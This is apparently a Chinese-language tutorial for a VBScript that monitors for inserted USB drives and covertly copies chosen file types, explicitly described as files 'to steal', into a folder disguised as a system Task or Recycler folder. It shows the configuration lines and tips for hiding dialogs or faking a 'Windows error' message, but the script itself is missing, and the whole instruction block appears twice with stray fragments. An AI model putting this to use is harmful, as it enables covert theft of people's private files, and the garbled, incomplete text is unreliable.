
以下为演示:
一、设置
右键单击,选择编辑

oStr = "txt|jpg|doc" '你要窃取的文件类型,可以自行添加,用“|”隔开
oDistPath = "C:windowssystem" '保存路径
oFolderName = "Task" '保存文件夹名称
oType = 0 '将保存的文件夹进行伪装 1为task文件夹,2为recycler文件夹,0为不伪装
oOut = 1 '1复制完毕后退出,0复制完毕后不退出,继续循环
二、保存后运行
会出现安装成功对话框,如果不希望出现该对话框,可以将“Msgbox "安装成功"”注释掉。

此时脚本已经在循环监测U盘的插入

三、插入U盘

U盘插入后,就开始文件的复制。复制完成后会出现提示对话框。
如果不希望出现该对话框,可以将 “Msgbox "Windows 错误",64”注释掉
四、寻找文件
此时,文件已经在目标文件夹中。我将oType 设置为1,所以该文件夹成了task文件夹,此时双击打开是看不到其中的文件的。

这种情况可以通过rar压缩包浏览,将其中的desktop.ini文件删除,文件夹就会变成普通文件夹。
 ww
ww
这时就能打开文件夹看到其中的内容。
一、设置
右键单击,选择编辑
oStr = "txt|jpg|doc" '你要窃取的文件类型,可以自行添加,用“|”隔开
oDistPath = "C:windowssystem" '保存路径
oFolderName = "Task" '保存文件夹名称
oType = 0 '将保存的文件夹进行伪装 1为task文件夹,2为recycler文件夹,0为不伪装
oOut = 1 '1复制完毕后退出,0复制完毕后不退出,继续循环
二、保存后运行
会出现安装成功对话框,如果不希望出现该对话框,可以将“Msgbox "安装成功"”注释掉。
此时脚本已经在循环监测U盘的插入
三、插入U盘
U盘插入后,就开始文件的复制。复制完成后会出现提示对话框。
如果不希望出现该对话框,可以将 “Msgbox "Windows 错误",64”注释掉
四、寻找文件
此时,文件已经在目标文件夹中。我将oType 设置为1,所以该文件夹成了task文件夹,此时双击打开是看不到其中的文件的。
这种情况可以通过rar压缩包浏览,将其中的desktop.ini文件删除,文件夹就会变成普通文件夹。
ww这时就能打开文件夹看到其中的内容。

Copy.log记录的是原文件及复制后的文件。
vbs代码


